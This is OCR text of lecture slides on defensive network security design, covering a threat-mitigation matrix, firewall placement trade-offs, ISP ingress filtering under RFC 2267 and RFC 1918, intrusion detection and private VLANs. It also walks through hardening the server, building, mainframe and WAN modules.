Do more pings, port scans, sniffing, vulnerability scans

Exploit

Send Trojan emails

Install code for DDoS

Agenda

Components of security threats

A typical security network design

Designing under siege


Design optimization

A robust security design

Threat Assistance


	Application Layer	Root Kits	DDoS source	DDoS victim	Password cracking	Port redirection
System Admin	STOP +	STOP +	STOP +	+	STOP	STOP
Intrusion Detection	STOP +		+	+	STOP +	
Trust Model	STOP	STOP	STOP		STOP	STOP
Filtering			STOP	STOP		
VLANs	STOP	STOP	STOP			STOP
Network audit	+	+	+	+	+	+
Verify forwarding			STOP	STOP		

Changes in the Internet Module



Problems


- Public services not protected
- Internet links are vulnerable to DDoS
- No effective visibility into host attacks



Solution - Firewall the access routers


- Pro: No topology impact
- Pro: session vs packet tracking
- Pro: multiple perimeters
- Con: impacts router performance

Change 2 in the Internet Module



Problems


- Public services not protected
- Internet links are vulnerable to DDoS
- No effective visibility into host attacks



Solution - Third firewall interface


- Pro: Doesn't impact routers
- Con: increased load on firewall
- Con: topology impact

Change 3 in the Internet Module



Problems


- Public services not protected
- Internet links are vulnerable to DDoS
- No effective visibility into host attacks



Solution - Do both

- Pro: Maximum security
- Pro: tiered filtering and audit model
- Con: performance impact

Impede DDoS Vulnerability



Have ISP filter for DDoS


RFC 2267:

- **Ingress packets must be from customer addresses**
- **Egress packets cannot be from and to customer**
- **Make sure ingress packets are valid**

RFC 1918

- **ISP filtering on private IP addresses**
- **Utilize private IP addresses internally**

Public Host Vulnerability




Utilize intrusion detection systems
- **Host based can stop at OS level**
- **Network based can stop attacks at the network layer such as DDoS**
- **False positives are number one concern - tuning critical**
- **Carefully design in placement important**


Network audit

Private VLANs
- **Isolated ports can only communicate with promiscuous ports**
- **Promiscuous ports can communicate with all ports**
- **Community ports can communicate with other community members and all promiscuous ports**
- **All within the same VLAN**

Server Module



Server Module



Server Module


Problem

- Absolutely no security

Solution

- Segment department servers department VLANs
- Filter between VLANs based on network number
- Private VLANs for corporate-wide servers
- Intrusion detection systems
- Network audits


Building Module



Problem

Disparate points of access


Hosts are hard to protect and manage



Solution


VLANs

Mainframe Module



Problem

- Mainframe security is often overlooked
- What is the access control?




Solution

- Firewall at access router
- Consider encryption
- Network audit

WAN Module

WAN Module




Problem

- Trust issues with Internet coexisting with private links
- Physical issues
- Packets in clear
- Auditing is seldom done


Solution

- Network audit
- Encryption

The Network Redesign



Hacker Prevention



Network compromise attack
- **Network recon: same level of success**
- **Intrusion detection system alarmed security**

“own” a system
- **Xterm would fail preventing the buffer overflow attack**

Exploit trust
- **No interactive sessions possible from web to inside**
- **Port redirection would fail**

Summary

Security is a system wide issue

Network security is only as strong as your weakest link

Network security is complex

Good system administration is at the core of network security

Examine your networks often

Keep up with known attacks

Re-evaluate your security structure